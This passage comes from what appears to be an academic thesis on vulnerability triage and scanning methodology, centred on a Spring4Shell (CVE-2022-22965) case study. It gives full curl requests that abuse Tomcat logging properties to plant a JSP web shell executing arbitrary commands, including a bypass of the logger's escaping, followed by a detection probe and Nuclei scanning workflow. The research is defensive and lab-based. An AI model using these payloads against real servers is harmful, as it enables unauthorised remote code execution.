The Nuclei template will look similar with the only difference being the addition of a new matcher for the "interachsh_request" part for the word "xaaaax" as seen in Code listing E.8. The reasoning here being that this this will only appear if the system has performed the lower lookup and changed the part "x${lower:AAAA}x" to "xaaaax". Following the guidelines for a DNS request[47] we see that the string "xaaaax" can only ever appear in the question section of the request which is user controlled. The other values in the request are either keywords or numbers and it is therefore safe to assume "xaaaax" will only ever appear in the user controlled question section and only if the system has performed the lookup.


[47]`https://datatracker.ietf.org/doc/html/rfc1034#section-6.2.1` (Accessed May 15, 2022)

### 5.3.5 CVE-2022-22965 - Spring4Shell

#### Discussion of uncertainty in CVE-2022-22965

The vulnerability CVE-2022-22965, henceforth referred to as the Spring4Shell vulnerability, is a vulnerability in the Spring Core library. To our knowledge, the vulnerability was first publicly mentioned on Twitter on Mar. 30, 2022. The first mention of it was in a now-removed screenshot by a security researcher from KnownSec. This screenshot has however resurfaced, and was purportedly originally accompanied by the message:


> Spring core RCE (JDK >= 9)[48]



```
POST /spring-code-bean-rce/hello HTTP/1.1
Host: 127.0.0.1:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 274
```

**Figure 5.8:** First part of the purportedly the first image of a PoC for CVE-2022-22965. Image text is hard to read, but no better version exists, so we needed to split it.

[48]`https://www.cyberkendra.com/2022/03/spring4shell-details-and-exploit-code.html` (Accessed May 15, 2022)



```
HTTP/1.1 200
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=9E7770C96FD9719B52250F2486B8282C
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Content-Length: 83
Date: Tue, 29 Mar 2022 12:46:26 GMT
Connection: close
```

**Figure 5.9:** Second part of the purportedly the first image of a PoC for CVE-2022-22965. Image text is hard to read, but no better version exists, so we needed to split it.

This tweet purportedly showed a trivial Remote Code Execution (RCE) vulnerability in the Spring Core framework. The researcher did not share any details publicly of how the exploit was accomplished, nor what specific code was vulnerable. The lack of details resulted in rumours spreading regarding which part of the framework the vulnerability resided. This confusion can be seen in discussion about a commit[49] to the spring framework.

This is, however, a great example of how uncertainty can affect the perception of a vulnerability. So the question becomes, how should one handle such instances where there is wide spread uncertainty? There are primarily two options on how to handle it. The first option is to investigate further by doing code review and try to rediscover the vulnerability. The second one is to assume the vulnerability's existence, and monitor the situation for changes.

If one chooses the first option, it is of especial importance to try to map the attack surface of your assets; as this option is quite resource intensive. Furthermore, this option should only be utilized for severe vulnerabilities. This is however a balancing act between the time needed to investigate, and the organizations threat tolerance. This option also depends on how much information has been released. If it is possible to narrow it down far enough, it might be worth the time to investigate.

The second option is usually the route that is easiest and least time consuming. However, it does increase response time and might leave your assets exposed. This can be a good option to choose if there is high uncertainty regarding the validity

[49]`https://github.com/spring-projects/spring-framework/commit/7f7fb58dd0dae86d22268a4b59ac7c72a6c22529` (Accessed May 15, 2022)

of the rumours, or if there is positive uncertainty[50] regarding the applicability to the organizations' assets. Some preparation can be done to be ready for an official CVE to be released, we will touch on this later in this assessment.

In addition to the uncertainty regarding the validity and location of Spring4Shell, there was also some confusion caused by the lack of an assigned CVE ID. This lead to it being confused with another, less severe, vulnerability in the Spring Cloud Function, CVE-2022-22963.

Due to this confusion and uncertainty, the time of investigation for this vulnerability greatly affects the available information and the certainty of it. In other words. by waiting a week, the reliability and amount of available information would increase. As it is hard to establish the earliest time of disclosure of information in retrospect, we have decided to evaluate the CVE as if one used option two, in other words, waited for more information to be disclosed.

A good indicator of this time, for Spring4Shell, is the time of CVE ID allocation. The allocation was done by the CNA VMWare on Mar. 31, 2022[51]. We will therefore try, to the best of our ability, to limit ourselves to the information considered available before Apr. 1, 2022.

#### 5.3.5.1 Research severity based on easily available information

Since the CVE for the vulnerability has been released, it is easy to deduce the severity of the vulnerability. However, we can also try to estimate it based on the information released on Twitter as seen from Figure 5.8. This will however result in a less accurate score. When estimating one could either estimate the worst case, or best case scenario. Here we will estimate a best case scenario for the score[52].

From the screenshot in Figure 5.8, we can read that there is a post request towards localhost, which means it runs locally. However, since there is no sign of requirements for local access, and that the tweet mentions remote code execution, we will assume it is possible to do over the network (AV:N). It is however possible that it could be adjacent networks (AV:A).

While the attack showed does not look complex based on the limited amount of lines required, we still estimate that the attack complexity is high (AC:H) due to the lack of information available. There is no sign of any access tokens or authorization headers so we can be quite sure no privileges are required (PR:N).

Determining if its necessary with user interaction is quite tricky. However, since we only see Burp Suite, and no sign of any interaction required we will assume this is not necessary (UI:N). As we see no sign of impact on other systems we can assume the scope is unchanged (S:U). Due to it being a RCE vulnerability, we can be certain that all impact metrics are at their highest level(C:H/I:H/A:H).

[50]Positive uncertainty meaning it's unlikely there exists such an assets

[51]CNAs disclosure of the vulnerability and allocation of CVE ID: `https://tanzu.vmware.com/security/cve-2022-22965` (Accessed May 15, 2022)

[52]Best case, meaning lowest severity

This gives us an estimated CVSS score of 8.1[53]. However, if we assume that the complexity is low, it will end up at 9.8. This is coincidentally the score set by NVD when they released the CVE. By analyzing the vulnerability with more information available, it is clear that the score given by NVD is accurate.

| Publisher | Base Score | Vector |
|---|---|---|
| NIST: NVD | 9.8 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Manual analysis | 8.1 HIGH | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |

**Table 5.7:** Spring4Shell CVSS scores.

#### 5.3.5.2 Research other easily available information

Since we have a CVE to investigate, a good starting point is to investigate the information released from the CNA. As mentioned earlier, the CNA responsible for Spring is VMware. In their vulnerability report[54] they specify some important prerequisites for the exploit:

1. JDK 9 or higher
2. Apache Tomcat as the Servlet container
3. Packaged as WAR
4. spring-webmvc or spring-webflux dependency

These prerequisites are important to determine the relevance for the assets being monitored. Investigating this report further, we also discover that the deployment method needed[55] is not the default configuration. It is however noted that the vulnerability in itself is quite general and therefore other configurations might be vulnerable. Furthermore, it also establishes which versions are affected, which will be useful later in the assessment. The vulnerable versions of Spring Framework are:

- 5.3.0 to 5.3.17
- 5.2.0 to 5.2.19
- Older, unsupported versions.

Furthermore, we can see that the recommended mitigation is to upgrade to a newer version. We also see some references, but these are outside the scope at this point.

[53]The metrics used to calculate the score: `https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1` (Accessed May 15, 2022)

[54]`https://tanzu.vmware.com/security/cve-2022-22965` (Accessed May 15, 2022)

[55]Apache Tomcat as a WAR deployment

#### 5.3.5.3 Map relevance for monitored assets

To map the relevant assets to be investigated, we wish to establish which configurations are vulnerable. For Spring4Shell, once the CVE was finally released, this was a simple task as the vulnerability report included these details, as mentioned in the previous step.

If one is monitoring internally, one can easily determine if an asset is potentially vulnerable. A list of potentially vulnerable assets can be created by finding all servers with a JDK version of 9 or higher. This server also needs to run Apache Tomcat that has deployed a WAR file. Determining if it depends on spring-webmvc or spring-webflux can be harder, but if the asset is a service developed in-house, one would easily be able to check this. If not, one would have to extract this information from the WAR file itself. Another indicator is the version of the Spring framework being used. If this does not match, it will not be vulnerable. If all these requirements are met, a asset should be determined to be potentially vulnerable and further investigation is warranted.

However, as an external actor, mapping the vulnerable assets might be difficult. To accomplish this, one can try to look for signs from web applications hinting towards the configuration used. There exists some tools that try to establish what technology a website uses. The two most common ones are Wappalyzer and Built With. It is however possible for system administrators to limit the precision of these. If one is unable to determine if a server is not applicable one should treat it as potentially vulnerable.

#### 5.3.5.4 Exhaustive search of available information

Because of the chatter surrounding the release of the vulnerability and the criticality of the CVE, one can find quite a bit of analysis of the exploit on different web pages. If possible we want to try to find a PoC that can be drawn inspiration from. A good way to find these is to look for the CVE or commonly utilized nickname, in this case Spring4Shell, and see if there is any information available. One could either use a search engine for this, and search for the CVE and append PoC, or a method that returns quite a bit of results is searching on github.com[56]. This does give some false positives and one should be somewhat careful running these without analyzing the code, but already on Mar. 31, 2022 we found quite a bit of repositories that give quite a bit information.

Another option is possible if there has been released a patch for the flaw and the vulnerability is in an open source software. If this is the case, it is possible to do patch diffing on the two versions to pinpoint what changes were made. If the vulnerability is in closed source software, one would have to do analysis of the binary. This is usually done by analyzing the differences between patched version and unpatched version.

[56]`https://github.com/search?o=asc&q=CVE-2022-22965&s=updated&type=Repositories` (Accessed May 15, 2022)

With our search on Github we found a couple of interesting repositories containing information about the vulnerability; one from reznok[57] and one from Kirill89[58]. These repositories reference other articles, for instance one from LunaSec[59] [60].

Based on these, we can analyse what causes the vulnerability. We will here take inspiration from the write-up from LunaSec. If we pretend that a vulnerable server has the following code, we can analyse how the requests would get parsed in the vulnerable version of Spring.

```java
public class NumberHandler {
    private long number;

    public long getNumber() {
        return number;
    }

    public void setNumber(long number) {
        this.number = number;
    }
}

@Controller
public class NumberController {
    @PostMapping("/number")
    public String numberSubmit
    (@ModelAttribute NumberHandler numberHandler, Model model) {
        return "Number";
    }
}
```

By sending the request: `curl 'http://localhost:8080/number?number=test'`, the server will parse the query parameters (number=test) into a Plain Old Java Object (POJO) request of the type NumberHandler. With this, Spring's `RequestMapping` will use the setter for number to set the field specified in POJO to `test`. The vulnerability exists due to it being possible to set other values. For instance, it is possible to traverse the properties of `class`[61]. By doing this we are able to both write and execute certain bits of code.

#### 5.3.5.5 Establish specific vulnerable version(s) and configurations

We found this information while doing our initial search of information, and it is outlined in the point *Research other easily available information*. However, when

[57]`https://github.com/reznok/Spring4Shell-POC/tree/781b884a752676d59d496e571b30eba0cc1ec437` (Accessed May 15, 2022)

[58]`https://github.com/Kirill89/CVE-2022-22965-PoC/tree/6aa9e85abc0588232d39b324cfc14882c00abb6d` (Accessed May 15, 2022)

[59]`https://www.lunasec.io/docs/blog/spring-rce-vulnerabilities/` (Accessed May 15, 2022)

[60]LunaSec was also one of the first companies to give a proper breakdown of the Log4Shell vulnerability (CVE-2021-44228)

[61]`https://docs.oracle.com/en/java/javase/12/docs/api/java.base/java/lang/Class.html` (Accessed May 15, 2022)

researching the vulnerability some time after it got released, we can see that mitigations have been added into Tomcat, so the most common attack vectors will not work against the updated versions. These are releases above and including, 10.0.20, 9.0.62, and 8.5.78.

#### 5.3.5.6 Replicate environment

We created an additional Spring application based on the one we created in subsection 5.3.4, where we also implemented the PostMapping functionality in Spring. We also had to lock down the Tomcat version to the vulnerable version 9.0.56, since newer versions patched the vulnerability.

#### 5.3.5.7 Develop a working exploit

Based on the available information we know that we can use any setter in any class that we want to. By using the class `Class`, which is the parent to all Java classes, this allows us to select in essence any class we want to. A good goal can be to accomplish RCE. The easiest way to accomplish this is by writing to an executable file. In Java, normal classes are compiled, however, by using .JSP files you circumvent this requirement, as they are not compiled. A way to accomplish writing .JSP files, is by utilizing logging functionality which writes to a file.

Basing ourselves on some available information, our first try was to simply create a static page with some numbers to verify that the exploit can write, and that we can access the file written. We tested and managed to add the words *test123* by sending the following request to the server:

```
curl -X POST \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.pattern=
      test123' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp'
       \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.directory=
      webapps/ROOT' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.prefix=rce'
       \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.
      fileDateFormat=' \
  http://localhost:8080/question
```

This however does only prove that we can write text to a file, the next step would be verifying if we can actually execute code on the server. It is in such instances good to start with a simple example, since certain commands can be blocked by the server. Therefore, we try to execute a simple calculation and print the result. We accomplish this by writing the following to a jsp file:

```
<% out.print(2*5);%>
```

When simply replacing the *test123* with the command in the request, the file on the Tomcat server ended up with the following file contents:

```
<??? ???out.print(2*5);???>???
```

This is indicative of some sort of escaping being done. When researching this issue further it seems this is a protection made in the logger. However it is possible to bypass this by injecting the *<%* and *%>* through the header and adding the necessary injection to the request. After these changes the following request injected the code we wanted, and the site displayed the number *10*[62]:

```
curl -X POST \
  -H "pre:<%" \
  -H "post:%>" \
  --form-string 'class.module.classLoader.resources.context.parent.pipeline.first.
      pattern=%{pre}i out.print(2*5);%{post}i' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp'
       \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.directory=
      webapps/ROOT' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.prefix=rce'
      \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.
      fileDateFormat=' \
  http://localhost:8080/question
```

Finally, we want to try to accomplish RCE in shell. To accomplish this we need to pass arguments into a code snippet that runs shell commands. This snippet can easily be found online. A simple search returned the following snippet[63]:

```
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).
    getInputStream();
int a = -1;
byte[] b = new byte[2048];
while((a=in.read(b))!=-1){ out.println(new String(b));}
```

By using the same command as earlier, we can simply replace the payload and send a the new request:

```
curl -X POST \
  -H "pre:<%" \
  -H "post:%>" \
  --form-string 'class.module.classLoader.resources.context.parent.pipeline.first.
      pattern=%{pre}i java.io.InputStream in = Runtime.getRuntime().exec(request.
      getParameter("cmd")).getInputStream();int a = -1;byte[] b = new byte[2048];
      while((a=in.read(b))!=-1){ out.println(new String(b));}%{post}i' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp'
       \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.directory=
      webapps/ROOT' \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.prefix=rce'
      \
  -F 'class.module.classLoader.resources.context.parent.pipeline.first.
      fileDateFormat=' \
  http://localhost:8080/question
```

[62]When using curl, you can not use *;* with the *-F* flag, this can be fixed by using the *–form-string* instead.

[63]URL encoded payload: `https://github.com/reznok/Spring4Shell-POC/blob/781b884a752676d59d496e571b30eba0cc1ec437/exploit.py#L26-L29` (Accessed May 15, 2022)

If we now visit the page *http://localhost:8080/rce.jsp?cmd=whoami*, we get the response root[64]. By appending the following curl request to Code listing 5.3.5.7 you only need to run one command to verify if a service is vulnerable[65];

```
sleep 10 && curl http://localhost:8080/rce.jsp?cmd=whoami --output -
```

#### 5.3.5.8 Improve exploit

While the previous exploit works, it does have some issues if we want it to use it to test against a multitude of assets. This is due to it creating files on the server, which is unwanted. If possible we would want to create a request that does not modify the server, or if it has to, it should limit it as much as possible. A way to accomplish this is by using a setter that we know exists and testing the output against a class we know does not exist. We do however not want to edit the values with the setter. To accomplish this we can induce an error which causes the setter to fail. It is also preferential to find a setter that is closely related to the functionality used in the initial exploit, to increase certainty of the test. A good candidate for this is trying to set the array value at index 0 of `class.module.classLoader.URLs`. We can accomplish by sending the following request to the server:

`{protocol}://{host}:{port}/{path}?class.module.classLoader.URLs[0]=0`[66]

This request will cause a type mismatch error because it is unable to convert the *0* to an URL. This will cause the server to return a status code of *400* if it is vulnerable, while it will respond with a default page if it is not vulnerable. A valid request can, for instance, use the following query: `?class.foo[0]=0` which should not diverge from the expected output.

[64]The payload is also added to the file each time a request is run, but this will be ignored. This can however be prevented by unsetting the logging pattern.

[65]Sleep is needed since the file is not created instantly.

[66]This needs to be url encoded in the final request.

# Chapter 6

# Analyzing Investigation and Finalizing Methodology

This chapter is divided into three sections. The first section is a comparison of the approaches used in section 5.3, where we discuss what approaches worked and what did not work as well.
The second section discusses how to automate the vulnerability hunting after an exploit has been created. Finally, the third section extrapolates from the techniques discussed in the first section, in the aim of creating a refined, general methodology that could be applied to any vulnerability.

## 6.1 Investigation analysis

While discussing how the different CVEs were investigated, we will refer to them in the order they were investigated[1], by nickname, or by CVE ID.

### 6.1.1 Research severity based on easily available information

When investigating the severity of the vulnerabilities, all but the Spring4Shell investigation were conducted by first searching for the CVE ID using a search engine, and then finding either the NVD entry for that vulnerability, or the advisory from the CNA. From there, the severity was determined by the CVSS score calculated either by NIST or the respective CNA. Contrary to this, the analysis of the Spring4Shell vulnerability based itself primarily on an independent analysis of the initial information available, and then confirmed that the findings matched the NVDs findings.

While utilizing the calculated CVSS score given by a CNA or NVD is more efficient in regard to time, you also add an additional dependency to the analysis. This can potentially lead to situations where the information provided is wrong, and

[1]In other words, in the order they received their CVE id.

as a result, a wrong severity could be determined for the vulnerability. Furthermore, as was the case with Spring4Shell, not all vulnerabilities have a CVSS score available when they become publicly known. This makes the step of evaluating the available information necessary in some instances.

### 6.1.2 Research other easily available information

When investigating other easily available information, we saw a pattern emerge between the different investigations. All of them utilized either the description or the references on NVD[13]. Some of the NVD entries had quite descriptive descriptions, while others were essentially empty. While it was possible to investigate some of the CVEs based on this information, most needed to utilize the external resources linked. For instance, the OMIGOD NVD entry linked to a Metasploit PoC, which described details surrounding how the exploit worked. Similarly, the Grafana NVD entry linked to the GitHub commit which patched the vulnerability. Usually CVEs on NVD also reference the advisory created by the CNA. This type of advisory often contains a more detailed description than the one on NVD, so it is an excellent resource for initial research.

If there is limited information available, or there is no CVE ID assigned, one would need to utilize a search engine to discover more details.

### 6.1.3 Map relevance for monitored assets

In order to determine the relevance for the monitored assets, we applied a few different methods. The best method to utilize depends on if your are monitoring assets from an external or an internal viewpoint. While the easiest method to utilize, is to check for the version number, it is not always possible from an external viewpoint, as this information might be hidden. Usually, one is able to determine which software a network service utilizes. If one is unable to determine even this piece of information, one should consider the asset as a potential target. There are also tools that exist that can help determine which software a website runs, for instance; Wappalyzer and BuiltWith. These tools might also assist in determining the version of the service being ran.

However, even knowing what services run on an asset does not necessarily allow one to determine if a service might be vulnerable. This is due to the possibility of a supply chain dependency, in other words, some software you use, depends on some other sort of software or framework. This is the case for at least two of our vulnerabilities. First one being OMIGOD, second being Log4Shell. In the case of OMIGOD, it was used as a management tool for certain Azure services. This tool was automatically included, and was not expressly stated to the user. Log4Shell on the other hand was one of the most popular frameworks for Java, and was a dependency used by many[2].

[2]A GitHub cheat sheet containing information regarding advisories linked to Log4Shell: `https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592` (Accessed May 15, 2022)

### 6.1.4 Exhaustive search of available information

When we were investigating more exhaustively, we discovered that we needed to look at other sources of information. Common between the investigations, was determining what was needed to recreate the general environment needed to reproduce the vulnerability. Depending on the kind of exploit that was investigated, in terms of framework versus application or software, we needed to either find the correct version of the application, or write the application ourselves. The primary method to reproduce a vulnerable environment, as discussed in subsection 3.2.2, was to utilize Docker. Given the case of vulnerabilities in the applications, e.g. Grafana, OMI, and Apache, we needed to determine if there existed an available Docker image, or if this needed to be created manually. This was done through searching on DockerHub.

In addition to more closely determining how to replicate the environment, it is needed to get a better understanding of how to use the vulnerability found. In addition to using the references referenced on NVD, we saw utilization of both search on Github and on general search engines. Often, simply searching for the CVE gives enough relevant information, however if this is not the case, the nickname for the vulnerability can be used, or one can append keywords like PoC and exploit. While general searches often return enough results, subscribing or paying attention to other security companies posts can give a more in-depth description. Such posts are sometimes referred to on NVD and in descriptions of PoCs on Github.

There also exists some other techniques for finding more detailed information of how a vulnerability manifests itself, namely patch diffing and bin diffing. Which one is used depends on the vulnerable software at hand, if its open source, patch diffing can be used, however only bin diffing can be used for closed source.

### 6.1.5 Determine specific vulnerable version(s) and configurations

During the exhaustive search one should have been able to determine the vulnerable version(s) and the configurations needed for a service to be vulnerable. This point is mainly here to establish that this information has been found.

### 6.1.6 Replicate environment

To accomplish replicating the environment, we utilized the information gathered in earlier stages. Depending on the vulnerability, it can be necessary to create a dockerfile for configuring the Docker image. After generating or finding an applicable Docker image we then ran the Docker image with a docker compose configuration, as to make it easy to recreate.

However, sometimes additional setup needs to be done. For instance, both Spring4Shell and Log4Shell needed us to code a vulnerable application to test towards. When this is the case one should try to establish if there is any examples in the proof of concepts available. If this is not the case, one needs to determine how to create the application by utilizing the documentation of the library or framework being tested. There are also instances, like with the Grafana vulnerability, where it is necessary to configure the vulnerable service. If possible this should be done with some sort of deployment script to reduce the complexity of recreating the environment at a later date.

### 6.1.7 Develop a working exploit

When developing a working exploit, it can be smart to investigate if an available exploit already exists that you can draw inspiration from. However, this is not always possible, or the exploit is a standalone custom script, which needs to be turned into a Nuclei template. When we developed a working exploit the investigations went down two different paths, partly depending on the complexity of the exploit in question. Some of the investigations started directly creating a Nuclei script, such as Log4Shell, while others started by utilizing simple tools like curl. While both these methods are valid, they do vary in some key points. For instance, by utilizing Nuclei, you get a greater ability to utilize useful tools like Interactsh for out-of-band. When utilizing simpler tools like curl, you have better control, and ability to debug potential errors. When one has decided which method one wants to utilize, one needs to determine, based on previous investigations, what is the simplest way to accomplish and see that the exploit works. This can be done without regard for how the exploit affects the target.

### 6.1.8 Improve exploit

When one has a working exploit, one needs to improve the exploit as to be more suitable for scanning assets, without affecting them negatively. While it is sometimes not necessary to change the exploit code, as the exploit is as simple as it can be. Other exploits might need further improvement to reduce the effect on targets. In this step its also important to try to reduce the amount of false positives created by the scan. In the case of Spring4Shell, we needed to change the exploit so it did not create a file on the target server. We accomplished this by creating an error on the processing, which usually returns a different status code.

## 6.2 Automating vulnerability hunting

While the other steps of the methodology are quite specific to their respective vulnerabilities, the part task of automating and testing them are essentially the same[3]. We will therefore cover these steps separately from the investigation of CVEs.

[3]There are some exceptions. For instance, to test XSS with Nuclei, you need to run Nuclei in headless mode.

### 6.2.1 Run the exploit towards a subset of assets

Even though the exploit written for the Nuclei scanner created in earlier steps should have been created as to not cause any sort of service delivery disturbances, one should be careful scanning all assets as the number of assets could be pretty high. Therefore, it is recommended to select a subset of assets, either with lower importance, or assets which you have a better ability to monitor and react to. This way, in case any unforeseen issues occur it is easier to manage the problems. To accomplish this one would need to extract a fitting subset of assets, add it to a list and run the Nuclei template with that list, while simultaneously monitoring the assets. If this causes any issues, one should try to investigate the cause of the issues, and utilize this when further improving the exploit.

### 6.2.2 Run towards all the assets

When the additional test has been run, we can now be quite confident that the scan will not break any assets. We can therefore proceed to run the test against all the assets. Any result of this and the previous scan for that case should be investigated further, to limit the potential for false positives. After running it towards all assets, one should prioritize which assets should be investigated first based on the inherit value of the asset. The value of the asset needs to be determined based on the organizations needs.

### 6.2.3 Run the exploit periodically

Due to the ever changing infrastructure of an organization, it can be beneficial to rerun the scans for exploits periodically. The period between scans should be determined based on the amount of assets, and their load tolerance. It also needs to be considered based on the needs of the organization. Depending on the type of scans written in Nuclei, one can also consider running them as part of a regression testing workflow[4] [5]. Creating your own set of templates that run every so often is very easy with Nuclei. One just needs to add the templates into a folder, or multiple folders, and run every template in those folders. It is also possible to filter which templates to use based on tags in the template. However, there is one catch, and that is that to be able to run in a folder. That folder needs to only contain valid Nuclei yaml files, or you would have to specify the exact files to exclude. We did not structure our repository this way, therefore to run all our Nuclei templates, one would have to run a command similar to this:

```
nuclei -et $(find . | grep docker-compose |  tr '\n' ',')\
-t . -u http://localhost:8000
```

[4]Regression testing is described further here: `https://www.javatpoint.com/regression-testing` (Accessed May 15, 2022)

[5]Regression testing for Nuclei is described here: `https://github.com/projectdiscovery/nuclei#for-developers-and-organisations` (Accessed May 15, 2022)

This command can then be set to be run periodically, either with crontab, or some other sort of periodic scheduler.

## 6.3 Refined methodology

After evaluating the analysis of the different investigations, we found that the order of the general methodology outlined in section 5.1 was somewhat flawed. Based on how the investigations were done, we saw that throughout all of them the mapping of relevance for monitored assets typically included determining the vulnerable version(s) and configurations. Therefore, in our refined methodology, we decided to move point 5 after point 2 (becoming new point 3).

Based on the observations made in chapter 5, section 6.1 and section 6.2 we propose the following methodology.



Found vulnerability to investigate
Research severity based on easily available information
Evaluate relevance
Relevant
Research other easily available information
Evaluate relevance
Relevant
Determine specific vulnerable version(s) and configurations
Evaluate relevance
Relevant
Map relevance for monitored assets
Evaluate relevance
Relevant
Do exhaustive search of available information
Evaluate relevance
Relevant
Not relevant
Not applicable. End research.
Replicate environment
Develop a working exploit
Improve exploit
Run the exploit towards a subset of assets
Run towards all assets
Run the exploit periodically

**Figure 6.1:** Flowchart showing how to utilize the methodology

### 6.3.1 Research severity based on easily available information

The first step when determining severity is to look for a CVE entry in the NVD or other CVE databases. One should also look for information published by the CNA, as they typically provide more detailed and accurate information than the NVD.

Particularly, one should look for calculated CVSS scores and certain metrics to determine severity. For instance, if the exploit is assigned a low CVSS score or if it only works locally, then it could potentially be discarded.

In the case where several publishers have given significantly differing scores with one of the scores indicating low criticality and another one indicating high criticality; one would for now assume the highest score to be the right one and for the next steps keep in mind that the severity of the vulnerability is disputed.

If there is no CVE entry in the NVD or no CNA advisory is found, then one should try to determine the severity by other means. This includes searching through social media, blogs and forums.

### 6.3.2 Research other easily available information

